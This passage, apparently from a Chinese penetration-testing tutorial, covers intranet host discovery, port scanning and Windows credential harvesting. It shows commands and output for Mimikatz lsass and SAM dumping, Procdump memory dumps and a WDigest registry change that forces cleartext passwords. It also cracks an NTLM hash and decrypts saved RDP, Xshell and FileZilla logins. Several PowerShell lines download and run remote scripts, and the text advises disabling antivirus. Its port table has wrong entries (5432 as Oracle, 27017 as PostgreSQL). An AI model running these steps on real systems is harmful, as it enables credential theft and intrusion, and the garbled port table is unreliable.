得到目标主机的主机名后，可以直接对主机名执行 ping 命令，根据执行返回的内容便可知道域控的 IP 地址。除此之外，域控往往在域内同时被用作 DNS 服务器，因此找到当前主机的 DNS 服务器便能定位域控。

```
nslookup kele.lab
```

```
C:\Users\test>nslookup kele.lab
DNS request timed out.
    timeout was 2 seconds.
服务器:  UnKnown
Address:  192.168.118.132

名称:    kele.lab
Address:  192.168.118.132
```

三、内网资源探测

1、内网存活主机发现

(1)、基于 ICMP 发现存活主机

通过 ICMP 循环对整个网段的每个 IP 执行 ping 命令，能 ping 通的 IP 地址即为存活主机。

```
for /L %I in (1,1,254) DO @ping -w 1 -n 1 10.0.0.%I | findstr "TTL="
      //Windows
for k in $( seq 1 255);do ping -c 1 192.168.7.$k|grep "ttl"|awk -F "[ :]
+" '{print $4}'; done   //Linux
```

```
C:\Users\Administrator>for /L %I in (1,1,254) DO @ping -w 1 -n 1 20.0.15.%I | findstr "TTL="
来自 20.0.15.1 的回复: 字节=32 时间=1ms TTL=255
来自 20.0.15.3 的回复: 字节=32 时间=1ms TTL=255
来自 20.0.15.4 的回复: 字节=32 时间=1ms TTL=255
来自 20.0.15.5 的回复: 字节=32 时间=1ms TTL=255
来自 20.0.15.6 的回复: 字节=32 时间=1ms TTL=255
来自 20.0.15.7 的回复: 字节=32 时间=1ms TTL=64
来自 20.0.15.9 的回复: 字节=32 时间=1ms TTL=64
来自 20.0.15.11 的回复: 字节=32 时间=1ms TTL=64
来自 20.0.15.12 的回复: 字节=32 时间=1ms TTL=64
来自 20.0.15.13 的回复: 字节=32 时间=1ms TTL=64
来自 20.0.15.14 的回复: 字节=32 时间=1ms TTL=64
来自 20.0.15.16 的回复: 字节=32 时间=1ms TTL=64
来自 20.0.15.18 的回复: 字节=32 时间<1ms TTL=64
来自 20.0.15.19 的回复: 字节=32 时间=1ms TTL=64
```

(2)、基于 NetBIOS(网络基本输入/输出系统)协议发现存活主机

向局域网的每个 IP 地址发送 NetBIOS 状态查询，可以获取主机名、MAC 地址等信息。

NBTScan 用于扫描 Windows 网络上 NetBIOS 名称的程序，用于发现内网存活的 windows 主机。

```
nbtscan.exe 10.10.10.0/24
```

(3)、基于 UDP 发现存活主机

Unicornscan 是 Kali 上的一款信息搜集工具，提供了网络扫描功能，使用起来感觉有点慢。

```
unicornscan -mU 10.10.10.0/24
```

(4)、基于 ARP 发现存活主机

(a)、ARP-Scan

```
arp-scan.exe -t 10.10.10.0/24
```

(b)、Invoke-ARPScan.ps1

```
powershell.exe -exec bypass -Command "Import-Module ./Invoke-ARPScan.ps
1; Invoke-ARPScan -CIDR 10.10.10.0/24"          //本地加载

powershell.exe -exec bypass -Command "IEX(New-Object System.Net.Webclie
nt).DownloadString('http://your-ip:port/Invoke-ARPScan.ps1'); Invoke-AR
PScan -CIDR 10.10.10.0/24"          //远程加载
```

(4)、基于 SMB(Server Message Block，服务器消息块)协议发现存活主机

SMB 又被称为网络文件共享系统(Common Internet File System，CIFS)协议，一般使用 NetBIOS 或 TCP 发送，分别使用 139 或 445 端口，目前倾向于使用 445 端口。

在实际利用中，可以探测局域网中存在的 SMB 服务，从而发现内网存活的主机，多用于 windows 主机的发现。

CrackMapExec(简称 CME)是一款后渗透利用工具，在 Kali 上可以直接使用 apt-get 命令安装。CrackMapExec 能够枚举登录用户、枚举 SMB 服务列表，执行 WINRM 攻击等功能。

```
crackmapexec smb 10.10.10.0/24
```

(5)、更多的工具可以在 https://wiki.wgpsec.org/knowledge/hw/host-survival-domain.html 处查看。

2、内网端口扫描

(1)、利用 Telnet 探测端口

Telnet 可以简单测试指定端口是正常打开还是关闭状态。

```
telnet <IP> <Port>
```

(2)、利用 Nmap 进行端口扫描

```
nmap -p 80,88,135,139 10.0.0.1                    //扫描目标主机的指定端口
nmap -sS -p 1-65535 10.0.0.1                  //扫描目标主机开放的全部端口
```

```
nmap -sC -sV -p 80,88,135,139 10.0.0.1    //扫描并获取目标主机指定端口上开放的服务版本
```

(3)、利用 powershell 进行端口扫描

(a)、NiShang

NiShang 是基于 powershell 的渗透测试专用框架，集成了各种脚本和 payload。NiShang 的 Scan 模块有一个 `Invoke-PortScan.ps1` 可以用来对主机进行端口扫描。

```
Invoke-PortScan -StartAddress 10.0.0.1 -EndAddress 10.0.0.10 -ResolveHost -ScanPort

powershell.exe -exec bypass -Command "IEX(New-Object System.Net.Webclient).DownloadString('http://your-ip:port/Invoke-PortScan.ps1'); Invoke-PortScan -StartAddress 10.0.0.1 -EndAddress 10.0.0.10 -ResolveHost -ScanPort"
```

(b)、PowerSploit

PowerSploit 的 Invoke-Portscan 脚本

```
powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://Your-IP:port/Invoke-Portscan.ps1');Invoke-Portscan -Hosts 192.168.7.7 -T 4 -ports '445,1433,80,8080,3389'"

powershell.exe -exec bypass -Command "Import-Module ./Invoke-Portscan.ps1;Invoke-Portscan -Hosts 192.168.7.7 -T 4 -ports '445,1433,80,8080,3389'"
```

(4)、利用 nc 进行端口扫描

```
nc.exe -vv 10.0.0.1 3389      //单个端口扫描
nc.exe -rz -w 2 -vv 10.0.0.1 0-65535            //多个端口扫描
```

(5)、利用 fscan 进行端口扫描

```
fscan.exe -h 192.168.7.7 -p 22,445
```

(6)、利用 msf 进行端口扫描

3、获取端口 Banner 信息

在获取 Banner 后可以在漏洞库中查找对应 CVE 编号的 POC、EXP，在 ExploitDB、Seebug 等平台上查看相关的漏洞利用工具，从而进行验证漏洞是否存在。

(1)、利用 netcat 获取端口 Banner

NetCat 的-nv 选项可以在连接指定端口时获取端口的 Banner 信息。

```
nc -nv <IP> <Port>
```

(2)、利用 Telnet 获取端口 Banner

如果目标端口开放，利用 Telnet 连接后也会返回相应的 Banner 信息。

```
telnet <IP> <Port>
```

(3)、利用 Nmap 获取端口 Banner

nmap 中指定脚本`--script=banner` 可以在端口扫描过程中获取端口的 Banner。

```
nmap --script=banner -px <Ports> <IP>
```

(4)、常见端口 Banner 及攻击方法

- 文件共享服务端口

端口号	端口说明	使用说明
20、21、69	FTP/TFTP 文件传输协议	允许匿名的上传、下载、爆破和嗅探操作
2049	NFS 服务	配置不当
389	LADP	注入、允许匿名访问、弱口令

- 远程连接服务器端口

端口号	端口说明	使用说明
22	SSH 远程连接	爆破、SSH 隧道及内网代理转发、文件传输
23	Telnet 远程连接	爆破、嗅探、弱口令
3389	RDP 远程桌面连接	Shift 后门（Windows server2003 以下版本）、爆破
5900	VNC	弱口令爆破
5632	PcAnywhere 服务	抓取密码、代码执行

- Web 应用服务端口

端口号	端口说明	使用说明
80、443、8080	常见的 Web 服务端口	Web 攻击、爆破、对应服务器版本漏洞
7001、7002	weblogic 控制台	java 反序列化、弱口令
8080、8090	JBoss、Resin、Jetty、Jenkins	反序列化、控制台弱口令
9090	WebSphere 控制台	java 反序列化、弱口令
4848	GlassFish 控制台	弱口令
1352	Lotus Domino 邮件服务	弱口令、信息泄露、爆破
10000	webmin 控制面板	弱口令

- 数据库服务端口

端口号	端口说明	使用说明
3306	MySQL 数据库	注入、提权、爆破
1433	MSSQL 数据库	注入、提权、SA 弱口令、爆破
5432	Orace 数据库	TNS 爆破、注入、反弹 shell
27017、27018	PostgreSQL 数据库	爆破、注入、弱口令
6379	Redis 数据库	可尝试未授权访问、弱口令爆破
5000	Sysbase/DB2 数据库	爆破、注入

- 邮件服务端口

端口号	端口说明	使用说明
25	SMTP 邮件服务	邮件伪造
110	POP3 协议	爆破、嗅探
143	IMAP 协议	爆破

- 网络常见协议端口

端口号	端口说明	使用说明
53	DNS 域名系统	允许区域传送、DNS 劫持、缓存投毒、欺骗
67、68	DHCP 服务	劫持、欺骗
161	SNMP 协议	爆破、搜集目标内网信息

- 特殊服务端口

端口号	端口说明	使用说明
2181	ZooKeeper 服务	未授权访问
8069	Zabbix 服务	远程执行、SQL 注入
9200、9300	Elasticsearch 服务	远程执行
11211	Mencached 服务	未授权访问
512、513、514	Linux rexec 服务	爆破、远程登录
873	Rsync 服务	匿名访问、文件上传
3690	SVN 服务	SVN 泄露、未授权访问
50000	SAP Management Console	远程执行

4、用户凭据收集

在内网渗透中，当测试人员获取某台机器的控制权后，会以被攻陷的主机为跳板进行横向渗透，进一步扩大所掌握的资源范围，但横向渗透中的很多地方都需要先

获取到域内用户的密码或哈希值才能进行。如哈希传递攻击，票据传递攻击等。所以在进行信息搜集时，要尽可能收集用户的登录凭据等信息。

(1)、获取域内单机密码和哈希值

在 Windows 中，SAM 文件是 Windows 用户的账户数据库，位于系统的%SystemRoot%\System32\Config 目录中，所有本地用户的用户名、密码哈希值等信息都存储在这个文件中。用户输入密码登录时，用户输入的明文密码被转换成哈希值，然后和 SAM 文件中的哈希值对比，若相同，则认证成功。

lsass.exe 是 windows 的一个系统进程，用于实现系统的安全机制，主要用于本地安全和登录策略。在通常情况下，用户输入账号密码后，登录的域名、用户名和登录凭据等信息会储存在 lsass.exe 进程空间中，用户的明文密码经过 WDigest 和 Tspkg 模块调用后，会对其使用可逆的算法进行加密并存储在内存中。

用来获取主机的用户密码和哈希值的工具有很多，这些工具大多是通过读取 SAM 文件或访问 lsass.exe 进程的内存数据等操作实现的。这些操作大多需要管理员权限，这意味着需要配合一些提权操作。


下面主要通过 Mimikatz 工具来演示几种获取用户凭据的方法。Mimikatz 是一款功能强大的凭据转储开源程序，可以帮助测试人员提升进程权限、注入进程、读取进程内存等。

(a)、在线读取 lsass 进程内存（以管理员权限运行 cmd）

将 mimikatz.exe 上传到目标主机，并执行以下命令，可直接从 lsass.exe 进程的内存中读取当前已登录用户的凭据。需要 System 权限以及免杀。

```
mimikatz.exe "privilege::debug"  "sekurlsa::logonpasswords full" exit
```

// privilege::debug，用于提升至 DebugOrivilege 权限；sekurlsa::logonpasswords，用于导出用户凭据



```
        msv :
         [00000003] Primary
         * Username : kele
         * Domain   : DESKTOP-OV587EP
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
        tspkg :
        wdigest :
         * Username : kele
         * Domain   : DESKTOP-OV587EP
         * Password : 123456
```

(b)、离线读取 lsass 内存文件


将内存文件导出到本地后，使用 Mimikatz 离线读取。用于转储进程内存的工具很多，如 OutMinidump.ps1、Porcdump、SharpDump 等，这里我们使用微软官方提供的 Porcdump 工具。

将 Procdump 上传到目标机（以管理员运行 cmd）

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

```
E:\RJ\shentou tool\域渗透工具\域渗透工具\Procdump>procdump.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[15:10:29] Dump 1 initiated: E:\RJ\shentou tool\[15:10:29] Dump 1 writing: Estimated dump file size is 44 MB.
[15:10:29] Dump 1 complete: 44 MB written in 0.6 seconds
[15:10:30] Dump count reached.
```


```
mimikatz.exe "sekurlsa::minidump lsass-1.dmp"  "sekurlsa::logonpasswords full" exit        #sekurlsa::minidumo lsass-1.dmp，用于加载内存文件
```



(c)、为了防止用户的明文密码在内存中泄露，微软在 2014 年 5 月发布了 KB2871997 补丁，关闭了 WDigest 功能，禁止从内存中获取明文密码，且 windows2012 及以上版本默认关闭 WDigest 功能。但可以通过修改注册表重新开启 WDigest 功能。

Server 08 及之前的版本可以直接通过以上方式抓明文密码，Server 2012 及以上抓取明文密码需要手工修改注册表 + 强制锁屏 + 等待目标系统管理员重新登录+导出 Hash+本地 mimikatz 抓明文

```
#修改注册表来让 Wdigest Auth 保存明文口令
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
 /v UseLogonCredential /t REG_DWORD /d 1 /f

#恢复
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
 /v UseLogonCredential /t REG_DWORD /d 0 /f

#强制锁屏
rundll32.exe user32.dll,LockWorkStation
```

(d)、在线读取本地 SAM 文件（以管理员运行 cmd）

注：加解密算法是可逆的，hash 算法是不可逆的。但相同数据采取相同 hash 算法得到的结果具有一致性！（原则上知道每个数据所对应 hash 值即可完成逆向求解，但数据具有无穷性。）

可以导出当前系统中所有本地用户的哈希值

```
mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" exit
      //privilege::debug，用于提升至 DebugOrivilege 权限；token::elevate，
用于提升至 SYSTEM 权限；lsadump::sam，用于读取 sam 文件
```

(e)、离线读取本地 SAM 文件


离线读取就是将 SAM 文件导出，使用 Mimikatz 加载并读取其中的用户的登录凭据。注意，为了提供 SAM 文件的安全性，windows 会对 SAM 文件使用密钥进行加密，这个密钥存储在 SYSTEM 文件中，与 SAM 文件位于同一目录。

因为系统在运行时，这两个文件是被锁定的，所以需要一些工具来实现，如 PowerSploit 项目中提供的 Invoke-NinjaCopy.ps1 来完成这项工作。


```
Invoke-NinjaCopy -Path "C:\Windows\System32\config\SAM" -LocalDestinati
on c:\temp\SAM
Invoke-NinjaCopy -Path "C:\Windows\System32\config\SYSTEM" -LocalDestin
ation c:\temp\SYSTEM
```

或在管理员权限下通过保存注册表的方式导出


```
reg save hklm\sam sam                          //存储账号 hash，并以 syskey 加
密
reg save hklm\system system                    //存储 syskey,用来解密 sam
reg save hklm\security security                //存储 lsass 缓存，并以 syskey 加
密
```




```
mimikatz.exe "lsadump::sam /sam:sam /system:system /security:security"
exit
```



在线 hash 破解工具：https://md5.cn/



本地 hash 破解工具：hashcat.exe

hashcat.exe -a 0 -m 1000 32ed87bdb5fdc5e9cba88547376818d4 zidian.txt

-a 0 #字典破解

-m 1000 #hash 类型，NTLM

```
D:\RJ\hashcat-tools\hashcat-6.2.5>hashcat.exe -a 0 -m 1000 32ed87bdb5fdc5e9cba88547376818d4 zidian.txt
hashcat (v6.2.5) starting

Successfully initialized NVIDIA CUDA library.

Failed to initialize NVIDIA RTC library.

* Device #3: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #3: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 2.1 ) - Platform #1 [Intel(R) Corporation]
============================================================
* Device #1: Intel(R) UHD Graphics 620, 3200/6491 MB (1622 MB allocatable), 24MCU
* Device #2: Intel(R) Core(TM) i5-8265U CPU @ 1.60GHz, skipped

OpenCL API (OpenCL 1.2 CUDA 10.1.152) - Platform #2 [NVIDIA Corporation]
========================================================================
* Device #3: GeForce MX250, 1600/2048 MB (512 MB allocatable), 3MCU
```

```
Host memory required for this attack: 446 MB

Dictionary cache built:
* Filename..: zidian.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

32ed87bdb5fdc5e9cba88547376818d4:123456
```

(2)、获取常见应用软件凭据

测试人员通常会搜索各种常见的密码存储位置，以获取用户凭据。一些特定的应用程序可以存储密码，以方便用户管理和维护，如 Xmanager、TeamViewer、FileZilla、NavCat 和各种浏览器等。通过对保存的用户凭据进行导出和解密，便可以获取登录内网服务器和各种管理后台的账号密码，来进行横向移动和访问受限资源。

(a)、获取 RDP 保存的凭据

RDP 的凭据使用数据保护 API 以加密的形式存储在 Windows 的凭据管理器中，路径为%USERPROFILE%\AppData\Local\Microsoft\Credentials

执行以下命令，查看当前主机上保存的所有连接凭据

```
cmdkey /list                    //查看当前保存的凭据
```


```
C:\Users\X>cmdkey /list

当前保存的凭据:

    目标: MicrosoftAccount:target=SSO_POP_Device
    类型: 普通
    用户: 02jsdoreyefcpeqz
    仅为此登录保存

    目标: LegacyGeneric:target=MicrosoftAccount:user=1098408473@qq.com
    类型: 普通
    用户: 1098408473@qq.com
    本地机器持续时间

    目标: LegacyGeneric:target=JianyingPro Cached Credential
    类型: 普通
    用户: JianyingPro
    本地机器持续时间

    目标: WindowsLive:target=virtualapp/didlogical
    类型: 普通
    用户: 02jsdoreyefcpeqz
    本地机器持续时间
```

`dir /a %USERPROFILE%\AppData\Local\Microsoft\Credentials\*` //遍历 Credentials 目录下保存的凭据

```
C:\Users\kele>dir /a %USERPROFILE%\AppData\Local\Microsoft\Credentials\*
 驱动器 C 中的卷没有标签。
 卷的序列号是 8235-E6AA

 C:\Users\kele\AppData\Local\Microsoft\Credentials 的目录

2023/03/23  14:32    <DIR>          .
2023/03/23  14:32    <DIR>          ..
2023/03/23  14:32            11,058 DFBE70A7E5CC19A398EBF1B96859CE5D
               1 个文件         11,058 字节
               2 个目录 36,691,795,968 可用字节

C:\Users\kele>
```

可以看到其中的凭据是加密的，可以尝试使用 Mimikatz 导出指定的 RDP 连接凭据，然后进行解密。

`mimikatz.exe "privilege::debug" "dpapi::cred /in:%USERPROFILE%\AppData\Local\Microsoft\Credentials\连接凭据" exit`



得到的 pbData 就是凭据的加密数据，guidMasterKey 就是该凭据的 GUID，记录 guidMasterKey 的值，然后执行以下命令:


```
mimikatz.exe "privilege::debug" "sekurlsa::dpapi" exit
```

找到与 guidMasterKey(GUID)相关联的 MasterKey，这个 MasterKey 就是加密凭据所使用的密钥。记录 MasterKey 的值，执行以下命令，解密凭据。

```
mimikatz.exe "dpapi::cred /in:%USERPROFILE%\AppData\Local\Microsoft\Credentials\连接凭据 /masterkey:masterkey 的值" exit
```

利用 LaZagne 获取 RDP 等 windows 保存凭据（推荐，记得关杀毒）

```
lazagne.exe windows
```



```
------------------ Credfiles passwords -----------------

[+] Password found !!!
File: C:\Users\        \AppData\Roaming\Microsoft\Credentials\9A93A53AB6ACA043EE14162557E9C170
Domain: Domain:target=172.  .26.66
Username: administrator
Password:       03

------------------ Vaultfiles passwords -----------------

[+] Password found !!!
URL: https://accounts.google.com/
Login:      3
Password:      03
File: C:\Users\        \AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\2097840F5AE4D
51E4DE1FA6C62.vcrd


[+] 16 passwords have been found.
For more information launch it again with the -v option

elapsed time = 19.218281269073486
```

(b)、获取 XShell 保存的凭证

Xshell 会将服务器连接信息保存在 `Session` 目录下的`.xsh` 文件中，不同版本之间有所不同。如果用户勾选了"记住用户名/密码"，该文件会保存远程服务器连接的用户名和经过加密后的密码。

Xshell 版本	.xsh 路径
Xshell 5	%USERPROFILE%\Documents\NetSarang\Xshell\Sessions
Xshell 6	%USERPROFILE%\Documents\NetSarang Computer\6\Xshell\Sessions
Xshell 7	%USERPROFILE%\Documents\NetSarang Computer\7\Xshell\Sessions

Xshell 7 之前的版本，可以使用 SharpDecryptPwd 工具解密，包括 `WinSCP`、`TeamViewer`、`FileZilla`、`NavCat`、`Xmangager`。

```
SharpDecryptPwd.exe -Xmangager -p Session_Path
```

Xshell 7 可以使用 Xdecrypt

```
python Xdecrypt.py
```

```
D:\HackTools\IntranetPenetration\GetCredential\Xdecrypt>python Xdecrypt.py
========C:\Users\Administrator\Documents\NetSarang Computer\7\Xshell\Sessions\10.0.1.131.xsh========
Host:     10.0.1.131:22
Username: root
Password: lqazcde3!@#
========C:\Users\Administrator\Documents\NetSarang Computer\7\Xshell\Sessions\10.0.1.140.xsh========
Host:     10.0.1.140:22
Username: root
Password: None
========C:\Users\Administrator\Documents\NetSarang Computer\7\Xshell\Sessions\10.0.1.169.xsh========
Host:     10.0.1.169:22
Username:
Password: None
========C:\Users\Administrator\Documents\NetSarang Computer\7\Xshell\Sessions\10.0.6.158.xsh========
Host:     10.0.6.158:22
Username: root
Password: lqazcde3!@#
```

(c)、获取 FileZilla 保存的凭据

FileZilla 将所有 FTP 登录凭据以 Base64 密文的格式保存在%USERPROFILE%\AppData\Roaming\FileZilla\recentservers.xml 中。

```
SharpDecryptPwd.exe -FileZilla
```

